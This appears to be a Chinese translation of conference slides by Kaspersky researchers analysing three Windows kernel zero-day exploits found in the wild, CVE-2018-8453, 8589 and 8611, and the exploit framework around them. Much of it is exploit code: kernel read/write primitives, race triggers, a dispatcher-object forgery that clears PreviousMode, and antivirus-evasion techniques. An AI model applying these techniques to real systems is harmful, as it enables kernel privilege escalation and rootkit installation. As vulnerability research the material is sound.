.text:00000001C0208BD9                 call    cs:__imp_Win32FreePool
.text:00000001C0208BDF                 mov     rax, [rdi+10h]
.text:00000001C0208BE3                 and     qword ptr [rax+2C0h], 0
```

释放 USERTAG_SCROLLTRACK

```
.text:00000001C0208ED2 loc_1C0208ED2:                          ; CODE XREF: xxxSBTrackInit+225↑j
.text:00000001C0208ED2                 call    cs:__imp_HMAssignmentUnlock
.text:00000001C0208ED8                 mov     rcx, rbx        ; _QWORD
.text:00000001C0208EDB                 call    cs:__imp_Win32FreePool
.text:00000001C0208EE1                 mov     rax, [rdi+10h]
.text:00000001C0208EE5                 and     qword ptr [rax+2C0h], 0
```

释放 GDITAG_POOL_BITMAP_BITS

# CVE-2018-8453

新的缓解措施：GDI对象隔离（在Windows 10 RS4中实施）

Francisco Falcon 的相关文章可以从下面地址访问:
https://blog.quarkslab.com/reverse-engineering-the-win32k-type-isolation-mitigation.html

新的缓解措施断绝了常见的使用Bitmaps的漏洞利用：

- 用于漏洞利用的的SURFACE对象现在不会被分配给像素数据缓冲区

使用Bitmap对象的内核漏洞利用已经完全被断绝

但是你也可以看到它不会完全灭绝

# CVE-2018-8453

漏洞利用程序创建了64个线程

```
for (int i = 0; i < 0x40; i++)
{
    handles[i] = CreateThread(NULL, 0, Trigger, (LPVOID)i, NULL, NULL);
}
```

然后在使用win32k功能后每个线程都被转换为GUI线程

这将使得THREADINFO被分配到一个代替bitmap的位置

GetBitmapBits / SetBitmapBits用于覆盖THREADINFO数据

没有关于THREADINFO的记录，但结部分构可通过win32k!_w32thread获得

# CVE-2018-8453

对THREADINFO的控制将允许SetMessageExtraInfo小工具的使用

## SetMessageExtraInfo function

12/05/2018 • 2 minutes to read

Sets the extra message information for the current thread. Extra message information is an application- or driver-defined value associated with the current thread's message queue. An application can use the GetMessageExtraInfo function to retrieve a thread's extra message information.

```
_SetMessageExtraInfo proc near
mov     rax, cs:__imp_gptiCurrent
mov     rdx, [rax]
mov     r8, [rdx+1A8h]
mov     rax, [r8+198h]
mov     [r8+198h], rcx
retn
_SetMessageExtraInfo endp
```

Peek and poke *(u64*)((*(u64*) THREADINFO+0x1A8)+0x198)

0x1A8 - Message queue　　0x198 - Extra Info

# CVE-2018-8453

```
LONG_PTR ArbitraryRead(LONG_PTR address)
{
    GetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);
    *(LONG_PTR*)(Bitmap + 0x1A8) = address - 0x198;
    SetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);

    LPARAM value = SetMessageExtraInfo(NULL);
    SetMessageExtraInfo(value);

    *(LONG_PTR*)(Bitmap + 0x1A8) = message_queue_backup;
    SetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);

    return param;
}

VOID ArbitraryWrite(LONG_PTR address, LONG_PTR value)
{
    GetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);
    *(LONG_PTR*)(Bitmap + 0x1A8) = address - 0x198;
    SetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);

    SetMessageExtraInfo(value);

    *(LONG_PTR*)(Bitmap + 0x1A8) = message_queue_backup;
    SetBitmapBits(pwned_bitmap, sizeof(Bitmap), Bitmap);
}
```

用任意地址替换消息队列指针

读取quadword，但使用零值覆盖
恢复原始值

恢复消息队列指针

用任意地址替换消息队列指针

在地址处设置quadword

恢复消息队列指针

# CVE-2018-8453

THREADINFO还包含指向进程对象的指针

漏洞利用使用它来窃取系统令牌

# 案例 2

CVE-2018-8589

win32k中的竞争条件

发现的在野漏洞只针对Windows 7 SP1 32位

至少需要两个处理器内核

可能是今天提出的最无趣的漏洞，但它带来了更大的发现

# CVE-2018-8589

CVE-2018-8589是win32k中一个复杂的竞争条件，这是由于线程之间同步发送的消息锁定不当引起的

找到了使用MoveWindow()和WM_NCCALCSIZE消息的漏洞利用样本

# CVE-2018-8589

## 线程 1

```
WNDCLASSEX wndClass;
wndClass.lpfnWndProc = MessageProc;
wndClass.lpszClassName = TEXT("Class1");
...
RegisterClassEx(&wndClass);

Window1 = CreateWindowEx(8, "Class1", "Window1", ...);

SetEvent(lpParam);

Flag2 = TRUE;

while (!Flag3)
{
    tagMSG msg;
    memset(&msg, 0, sizeof(tagMSG));
    if (PeekMessage(&msg, NULL, 0, 0, 1) > 0)
    {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
    }
}
```

## 线程 2

```
WNDCLASSEX wndClass;
wndClass.lpfnWndProc = MessageProc;
wndClass.lpszClassName = TEXT("Class2");
...
RegisterClassEx(&wndClass);

Window2 = CreateWindowEx(8, "Class2", "Window2", ...);

Flag1 = TRUE;

MoveWindow(Window1, 0, 0, 0x400, 0x400, TRUE);
```

两个线程都具有相同的窗口过程

第二个线程启动递归

# CVE-2018-8589

## 窗口程序

```
if (uMsg == WM_NCCALCSIZE)
{
    ...

    Count += 1;

    if (Count2 == 0 || Count != Count2)
    {
        MoveWindow(hwnd, 0, 0, 0x400, 0x400, TRUE);
        return NULL;
    }
    else
    {
        memset((void*)lParam, 0xc0, 0x34);

        SetThreadPriority(handle1, THREAD_PRIORITY_HIGHEST);

        SetThreadPriority(handle2, THREAD_PRIORITY_BELOW_NORMAL);

        TerminateThread(handle2, 0);
        SwitchToThread();
        return NULL;
    }
}
```

WM_NCCALCSIZE窗口消息回调中的递归

移动相反线程的窗口以增加递归

本线程

相反线程

在线程终止期间触发最大递归级别的竞争条件

# CVE-2018-8589

漏洞将生成由攻击者控制的lParam结构的异步复制

对于漏洞利用，以指向shellcode的指针来填充缓冲区就足够了。 SfnINOUTNCCALCSIZE的返回地址将被覆盖并被劫持执行

```
9e303888 918f64ce win32k!SfnINOUTNCCALCSIZE+0x263 <- (2) corrupt stack
9e30390c 9193c677 win32k!xxxReceiveMessage+0x480
9e303960 9193c5cb win32k!xxxRealSleepThread+0x90
9e30397c 918ecbac win32k!xxxSleepThread+0x2d
9e3039f0 9192c3af win32k!xxxInterSendMsgEx+0xb1c
9e303a40 9192c4f2 win32k!xxxSendMessageTimeout+0x13b
9e303a68 918fbec1 win32k!xxxSendMessage+0x28
9e303b2c 91910c1a win32k!xxxCalcValidRects+0x462 <- (1) send WM_NCCALCSIZE
9e303b90 91911056 win32k!xxxEndDeferWindowPosEx+0x126
9e303bb0 918b1f89 win32k!xxxSetWindowPos+0xf6
9e303bdc 918b1ee1 win32k!xxxMoveWindow+0x8a
```

# 框架

CVE-2018-8589带来更大的发现，因为它是更大的开发框架的一部分

## 框架目的

- 杀毒软件逃逸
- 可靠地选择最合适的漏洞利用方式
- 利用DKOM控制安装rootkit

# 框架 - 杀毒软件逃逸

漏洞利用程序会检查emet.dll是否存在，如果它不存在，则使用trampolines执行所有功能

- 在系统库的文本部分中搜索模式
- 使用小工具构建虚假堆栈并执行函数

```
/* build fake stack */
push    ebp
mov     ebp, esp
push    offset gadget_ret

push    ebp
mov     ebp, esp
push    offset gadget_ret

push    ebp
mov     ebp, esp
…
```

```
/* push args*/
…

/* push return address*/
push    offset trampilne_prolog

/* jump to function */
jmp     eax
```

# 框架 - 可靠性

可以多次触发漏洞利用

为了可靠的利用，需要适当的互斥

否则，执行多个漏洞提权实例将导致BSOD

使用CreateMutex()函数可能会引起怀疑

# 框架 - 可靠性

```
HANDLE heap = GetProcessHeap();
if ( heap )
{
  HeapLock(heap);

  while ( HeapWalk(heap, &Entry) )
  {
    if ( Entry.wFlags & PROCESS_HEAP_ENTRY_BUSY
      && Entry.cbData == size
      && memcmp(Entry.lpData, data, size))
    {
      return -1;
    }
  }

  HeapUnlock(heap);

  void* buf = HeapAlloc(heap, HEAP_ZERO_MEMORY, size);
  memcpy(buf, data, size);
}
```

内存块的存在意味着漏洞正在运行

创建Mutex

# 框架 - 可靠性

这个框架可以带有多个漏洞利用程序（嵌入或从远程资源接收）
漏洞利用程序执行Windows操作系统版本检查以查找目标版本是否支持此漏洞程序
这个框架可尝试不同漏洞利用方法，直到找到合适的

每个漏洞利用都提供了可执行内核shellcode的接口

```
while ( !found )
 {
   get_exploit(&exploit)

   if ( execute_exploit(exploit, ...) )
   {
     found = 1;
   }

   if ( ++count >= 10 )
     break;
 }
```

嵌入式漏洞利用的最大值

我们已经观察到了4种不同的漏洞

# 框架 - 军械库


目前我们找到了4个，但最多可能有10个？

# 案例 3

CVE-2018-8611

tm.sys驱动程序中的竞争条件

允许在Chrome和Edge中的沙箱逃逸，因为系统调用过滤缓解技术不适用于ntoskrnl.exe系统调用。

代码是为了支持下一个OS版本：

- Windows 10 build 15063
- Windows 10 build 14393
- Windows 10 build 10586
- Windows 10 build 10240
- Windows 8.1
- Windows 8
- Windows 7

新的漏洞利用瞄准了以下OS版本:

- Windows 10 build 17133
- Windows 10 build 16299

# CVE-2018-8611


tm.sys驱动程序实现内核事务管理器（KTM）

它用于处理错误：

- 将更改作为事务执行
- 如果出现问题，则回滚更改到文件系统或注册表

如果您正在设计新的数据存储系统，它还可用于协调更改

# CVE-2018-8611




Transaction： 事务 - 数据操作的集合

Enlistment： 登记 - 资源管理器和事务之间的关联

Resource manager： 资源管理器 - 管理可由事务处理操作更新的数据资源的组件

Transaction manager： 事务管理器 - 它处理事务客户端和资源管理器的通信
它还跟踪每个事务的状态（没有数据）

# CVE-2018-8611

为了最大化的利用漏洞，漏洞利用程序首先创建一个命名管道并打开它进行读写

然后它会创一组新的对象 transaction manager objects, resource manager objects, transaction objects

Transaction 1

```
NtCreateTransactionManager(&TmHandle);

NtCreateResourceManager(&RmHandle, TmHandle, &guid, &uni);

NtRecoverResourceManager(RmHandle);

NtCreateTransaction(&TransactionHandle);

NtSetInformationTransaction(TransactionHandle, &TmHandle);
```

Transaction 2

```
NtCreateTransactionManager(&TmHandle2);

NtCreateResourceManager(&RmHandle2, TmHandle2, &guid, NULL);

NtCreateTransaction(&TransactionHandle2);

NtSetInformationTransaction(TransactionHandle2, &TmHandle2);
```

# CVE-2018-8611

Transaction 2

```
for (int i = 0; i < 1000; i++)
{
    NtCreateEnlistment(&EnlistmentHandle, RmHandle2, TransactionHandle2);
}
```

Transaction 1

```
NtCreateEnlistment(&EnlistmentHandle, RmHandle, TransactionHandle);
NtCommitTransaction(TransactionHandle);
```

# CVE-2018-8611

漏洞利用程序会创建多个线程，并将它们绑定到单个CPU核心

Thread 1 在循环中调用NtQueryInformationResourceManager

```
ULONG length = 0;
if (NtGetNotificationResourceManager(RmHandle, TransactionNotification, &length))
    return 1;

Flag1 = TRUE;

while (!Flag2)
{
    if (NtQueryInformationResourceManager(RmHandle))
        break;
}
```

Thread 2 尝试执行一次NtRecoverResourceManager

```
NtRecoverResourceManager(RmHandle);

Flag2 = TRUE;
```

# CVE-2018-8611

漏洞利用发生在第三个线程内

该线程执行NtQueryInformationThread以使用RecoverResourceManager来获取最后一个线程系统调用

成功执行NtRecoverResourceManager意味着已发生竞争条件

在此阶段，在先前创建的命名管道上执行WriteFile将导致内存损坏

# CVE-2018-8611

CVE-2018-8611是函数TmRecoverResourceManagerExt中的竞争条件

```
KeWaitForSingleObject(&Event[1].Header.WaitListHead.Blink, 0, 0, 0, 0i64);
if ( v1[1].Header.SignalState == 1 )
  v1[1].Header.SignalState = 2;
v4 = *(_QWORD *)&v1[15].Header.Type;
if ( !v4 || *(_DWORD *)(v4 + 0x40) != 3 )
{
  v16 = 0xC0190052;
  goto LABEL_36;
}
...
if ( v11 )
{
  KeReleaseMutex((PRKMUTEX)&v1[1].Header.WaitListHead.Blink, 0);
  v16 = TmpSetNotificationResourceManager(v1, v15, (__int64)&v8[-9].Blink, 0i64, v9, 32, (size_t)v21);
  v17 = v19;
  if ( *(_BYTE *)(v10 + 0xAC) & 4 )
    v17 = 1;
  v19 = v17;
  ObfDereferenceObject(&v8[-9].Blink);
  KeWaitForSingleObject(&v1[1].Header.WaitListHead.Blink, 0, 0, 0, 0i64);
  if ( v1[1].Header.SignalState != 2 )
    goto LABEL_36;
  v2 = v19;
}
```

在功能启动时检查ResourceManager是否在线

检查登记是否已完成

但是，在处理所有登记之前，可能会发生ResourceManager的破坏

# CVE-2018-8611

```
KeReleaseMutex((PRKMUTEX)(v9 + 64), 0);
if ( v10 )
{
  KeReleaseMutex((PRKMUTEX)(v1 + 40), 0);
  v15 = TmpSetNotificationResourceManager(
          (PRKEVENT)v1,
          v14,
          (__int64)(v7 - 17),
          0i64,
          v8,
          32,
          (unsigned __int64)v19);
  ObfDereferenceObject(v7 - 17);
  KeWaitForSingleObject((PVOID)(v1 + 40), 0, 0, 0, 0i64);
  if ( *(_DWORD *)(v1 + 28) != 2 )
    goto LABEL_34;
  v16 = *(_QWORD *)(v1 + 0x168);
  if ( !v16 || *(_DWORD *)(v16 + 0x40) != 3 )
    goto LABEL_33;
  v7 = *(_QWORD **)(v1 + 272);
}
```

Microsoft通过以下更改修复了漏洞：

- 检查登记状态是否已删除
- 检查ResourceManager是否处于联机状态且被添加

# CVE-2018-8611

我们控制了登记对象，那么如何利用它？

这里并没有太多的代码路径

```
v10 = (signed __int64)&v6[-9].Blink;
if ( HIDWORD(v6[2].Flink) & 4 )
  goto LABEL_18;
ObfReferenceObject(&v6[-9].Blink);
KeWaitForSingleObject((PVOID)(v10 + 64), 0, 0, 0, 0i64);
v11 = 0;
v12 = *(_DWORD *)(v10 + 172);
if ( (v12 & 0x80u) != 0 )
{
  ...
  *(_DWORD *)(v10 + 172) = v12 & 0xFFFFFF7F;
}
_mm_storeu_si128((__m128i *)Size, *(__m128i *)(v10 + 48));
_mm_storeu_si128((__m128i *)&v19, *(__m128i *)(*(_QWORD *)(v10 + 160) + 176i64));
KeReleaseMutex((PRKMUTEX)(v10 + 64), 0);
```

如果通过检查，我们能够AND任意值。
似乎很难利用。

# CVE-2018-8611

我们控制了登记对象，那么如何利用它？

这里并没有太多的代码路径

```
v10 = (signed __int64)&v6[-9].Blink;
if ( HIDWORD(v6[2].Flink) & 4 )
  goto LABEL_18;
ObfReferenceObject(&v6[-9].Blink);
KeWaitForSingleObject((PVOID)(v10 + 64), 0, 0, 0, 0i64);
v11 = 0;
v12 = *(_DWORD *)(v10 + 172);
if ( (v12 & 0x80u) != 0 )
{
  ...
  *(_DWORD *)(v10 + 172) = v12 & 0xFFFFFF7F;
}
_mm_storeu_si128((__m128i *)Size, *(__m128i *)(v10 + 48));
_mm_storeu_si128((__m128i *)&v19, *(__m128i *)(*(_QWORD *)(v10 + 160) + 176i64));
KeReleaseMutex((PRKMUTEX)(v10 + 64), 0);
```

我们可以创建我们自己的对象（PVOID）(v10 + 64)

# CVE-2018-8611

# KeWaitForSingleObject function

04/30/2018 • 5 minutes to read

The **KeWaitForSingleObject** routine puts the current thread into a wait state until the given dispatcher object is set to a signaled state or (optionally) until the wait times out.

## Syntax

C++ Copy

```
NTSTATUS KeWaitForSingleObject(
  PVOID                                                                Object,
  KWAIT_REASON                                                         WaitReason,
  __drv_strictType(KPROCESSOR_MODE / enum _MODE,__drv_typeConst)KPROCESSOR_MODE WaitMode,
  BOOLEAN                                                              Alertable,
  PLARGE_INTEGER                                                       Timeout
);
```

# CVE-2018-8611

## Parameters

`Object`

Pointer to an initialized dispatcher object (event, mutex, semaphore, thread, or timer) for which the caller supplies the storage.

Dispatcher objects:

nt!_KEVENT
nt!_KMUTANT
nt!_KSEMAPHORE
nt!_KTHREAD
nt!_KTIMER
…

```
dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
…
```

```
dt nt!_DISPATCHER_HEADER
   +0x000 Lock             : Int4B
   +0x000 LockNV           : Int4B
   +0x000 Type             : UChar
   +0x001 Signalling       : UChar
…
```

# CVE-2018-8611

```
dt nt!_KOBJECTS
   EventNotificationObject = 0n0
   EventSynchronizationObject = 0n1
   MutantObject = 0n2
   ProcessObject = 0n3
   QueueObject = 0n4
   SemaphoreObject = 0n5
   ThreadObject = 0n6
   GateObject = 0n7
   TimerNotificationObject = 0n8
   TimerSynchronizationObject = 0n9
   Spare2Object = 0n10
   Spare3Object = 0n11
   Spare4Object = 0n12
   Spare5Object = 0n13
   Spare6Object = 0n14
   Spare7Object = 0n15
   Spare8Object = 0n16
   ProfileCallbackObject = 0n17
   ApcObject = 0n18
   DpcObject = 0n19
   DeviceQueueObject = 0n20
   PriQueueObject = 0n21
   InterruptObject = 0n22
   ProfileObject = 0n23
   Timer2NotificationObject = 0n24
   Timer2SynchronizationObject = 0n25
   ThreadedDpcObject = 0n26
   MaximumKernelObject = 0n27
```

# CVE-2018-8611

提供伪造的 EventNotificationObject

```
loc_140051483:                          ; CODE XREF: KeWaitForSingleObject+18D↑j
                mov     rcx, [rdi+10h]
                lea     rax, [rdi+8]
                mov     [r12], rax
                mov     [r12+8], rcx
                cmp     [rcx], rax
                jnz     loc_14015425A
                mov     [rcx], r12
                mov     [rax+8], r12    ; leak pointer to _KWAIT_BLOCK
                lock and dword ptr [rdi], 0FFFFFF7Fh
                mov     r9, [rsp+0B8h+var_98]
                mov     r8d, edx
                mov     rdx, r12
                mov     byte ptr [rbx+24Bh], 1
                mov     rcx, rbx
                call    KiCommitThreadWait
                cmp     eax, 100h
```

# CVE-2018-8611

在当前线程处于等待状态时，我们可以从用户态修改调度程序对象

基于_KWAIT_BLOCK的地址，我们可以计算_KTHREAD的地址

```
0: kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x018 SListFaultAddress : Ptr64 Void
   +0x020 QuantumTarget    : Uint8B
   +0x028 InitialStack     : Ptr64 Void
   +0x030 StackLimit       : Ptr64 Void
   +0x038 StackBase        : Ptr64 Void
   +0x040 ThreadLock       : Uint8B
   ...
   +0x140 WaitBlock        : [4] _KWAIT_BLOCK
   +0x140 WaitBlockFill4   : [20] UChar
   +0x154 ContextSwitches  : Uint4B
   ...
```

_KTHREAD = _KWAIT_BLOCK - 0x140

# CVE-2018-8611

修改调度程序对象，构建SemaphoreObject

```
0: kd> dt nt!_KMUTANT
   +0x000 Header           : _DISPATCHER_HEADER
   +0x018 MutantListEntry  : _LIST_ENTRY
   +0x028 OwnerThread      : Ptr64 _KTHREAD
   +0x030 Abandoned        : UChar
   +0x031 ApcDisable       : UChar
```

```
mutex->Header.Type = SemaphoreObject;
mutex->Header.SignalState = 1;
mutex->OwnerThread = Leaked_KTHREAD;
mutex->ApcDisable = 0;
mutex->MutantListEntry = Fake_LIST;
mutex->Header.WaitListHead.Flink =
```

```
0: kd> dt nt!_KWAIT_BLOCK
   +0x000 WaitListEntry    : _LIST_ENTRY
   +0x010 WaitType         : UChar
   +0x011 BlockState       : UChar
   +0x012 WaitKey          : Uint2B
   +0x014 SpareLong        : Int4B
   +0x018 Thread           : Ptr64 _KTHREAD
   +0x018 NotificationQueue : Ptr64 _KQUEUE
   +0x020 Object           : Ptr64 Void
   +0x028 SparePtr         : Ptr64 Void
```

# CVE-2018-8611

```
0: kd> dt nt!_KWAIT_BLOCK
   +0x000 WaitListEntry    : _LIST_ENTRY
   +0x010 WaitType         : UChar
   +0x011 BlockState       : UChar
   +0x012 WaitKey          : Uint2B
   +0x014 SpareLong        : Int4B
   +0x018 Thread           : Ptr64 _KTHREAD
   +0x018 NotificationQueue : Ptr64 _KQUEUE
   +0x020 Object           : Ptr64 Void
   +0x028 SparePtr         : Ptr64 Void
```

```
waitBlock.WaitType = 3;
waitBlock.Thread = Leaked_KTHREAD + 0x1EB;
```

使用WaitType = 1 向WaitList添加一个线程

Call to GetThreadContext(…) will make KeWaitForSingleObject continue execution

# CVE-2018-8611

伪造的 Semaphore 对象将传递给 KeReleaseMutex，它是 KeReleaseMutant 的包装器

```
_mm_storeu_si128((__m128i *)Size, *(__m128i *)(v10 + 48));
_mm_storeu_si128((__m128i *)&v19, *(__m128i *)(*(_QWORD *)(v10 + 160) + 176i64));
KeReleaseMutex((PRKMUTEX)(v10 + 64), 0);
```

Check for current thread will be bypassed because we were able to leak it

```
v40 = a4;
v38 = a2;
v4 = KeGetCurrentThread();
v5 = 0;
v6 = a3;
v7 = a1;
...
if ( *((struct _KTHREAD **)v7 + 5) != v4 || *((_BYTE *)v7 + 2) != v10->DpcRoutineActive )
{
  _InterlockedAnd(v7, 0xFFFFFF7F);
  __writecr8(v8);
  if ( *((_BYTE *)v7 + 48) )
    v23 = 128;
  else
    v23 = -1073741754;
  RtlRaiseStatus(v23);
}
```

# CVE-2018-8611

由于精心设计的 WaitBlock 的 WaitType 值为 3， WaitBlock 将被传递给 KiTryUnwaitThread

```
*v20 = v19;
*((_QWORD *)v19 + 1) = v20;
waitType = *((_BYTE *)waitBlock + 16);
if ( waitType == 1 )
{
  ...
}
else if ( waitType == 2 )
{
  ...
}
else
{
  KiTryUnwaitThread(currentPrcb, waitBlock, 0x100i64, 0i64);
}
```

# CVE-2018-8611

KiTryUnwaitThread 是一个很大的函数，但最有趣的事情在函数末尾

```
__int64 __fastcall KiTryUnwaitThread(__int64 a1, __int64 waitBlock, __int64 a3, _QWORD *a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  thread = *(_QWORD *)(waitBlock + 0x18);
  ...
done:
  result = v5;
  *(_QWORD *)(thread + 0x40) = 0i64;
  ++*(_BYTE *)(waitBlock + 17);
  return result;
}
```

这被设置为 Leaked_KTHREAD + 0x1EB

我们可以将 Leaked_KTHREAD + 0x1EB + 0x40设置为0!

# CVE-2018-8611

KTHREAD + 0x22B

```
0: kd> dt nt!_KTHREAD
   ...
   +0x228 UserAffinity     : _GROUP_AFFINITY
   +0x228 UserAffinityFill : [10] UChar
   +0x232 PreviousMode     : Char
   +0x233 BasePriority     : Char
   +0x234 PriorityDecrement : Char
```

# CVE-2018-8611

## PreviousMode

06/16/2017 • 2 minutes to read • Contributors

When a user-mode application calls the **Nt** or **Zw** version of a native system services routine, the system call mechanism traps the calling thread to kernel mode. To indicate that the parameter values originated in user mode, the trap handler for the system call sets the **PreviousMode** field in the thread object of the caller to **UserMode**. The native system services routine checks the **PreviousMode** field of the calling thread to determine whether the parameters are from a user-mode source.

```
signed __int64 __fastcall MiReadWriteVirtualMemory(ULONG_PTR ProcessHandle, unsigned __int64 BaseAddress, uns
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = Buffer;
  v7 = BaseAddress;
  v8 = ProcessHandle;
  currentThread = KeGetCurrentThread();
  if ( currentThread->PreviousMode )
  {
    if ( BaseAddress + NumberOfBytesToRead < BaseAddress
      || NumberOfBytesToRead + Buffer < Buffer
      || BaseAddress + NumberOfBytesToRead > MmHighestUserAddress
      || NumberOfBytesToRead + Buffer > MmHighestUserAddress )
    {
      return 0xC0000005i64;
    }
```

一个字节就彻底统治它们

# CVE-2018-8611

由于能够使用NtReadVirtualMemory，进一步提升权限和安装rootkit是非常简单的

滥用调度程序对象似乎是一种有价值的开发技术

可能的缓解措施：

- 核心调度程序对象的强化
- 对PreviousMode进行密码验证

# 结论

- 非常感谢Microsoft快速的处理我们的研究发现。
- 零日似乎有很长的寿命。 被精心设计的漏洞能够绕过缓解措施。
- 攻击者知道，如果漏洞可以被发现，安全厂商就一定会发现漏洞。 因此他们也在谋求改变以实现更好的杀毒软件逃逸。
- 我们发现的两个漏洞是针对Windows 10的最新版本，但是大多数零日都是针对旧版本的。 这意味着缓解措施正在发挥作用。
- 竞争条件漏洞正在逐渐增加。 我们发现的五个漏洞中有三个是竞争条件漏洞。 非常好的模糊分析器（Bochspwn的重现？）或静态分析？ 我们将看到更多像这样的漏洞。
- Win32k锁定和系统调用过滤是有效的，但攻击者切换到利用ntoskrnl中的错误。
- 我们使用调度程序对象和PreviousMode揭示了一种新技术。

BLUEHAT
SHANGHAI 2019

# Momigari: 最新的Windows操作系统内核在野漏洞概述


Boris Larin
Kaspersky Lab
Twitter: @oct0xor

Anton Ivanov
Kaspersky Lab
Twitter: @antonivanovm


答疑？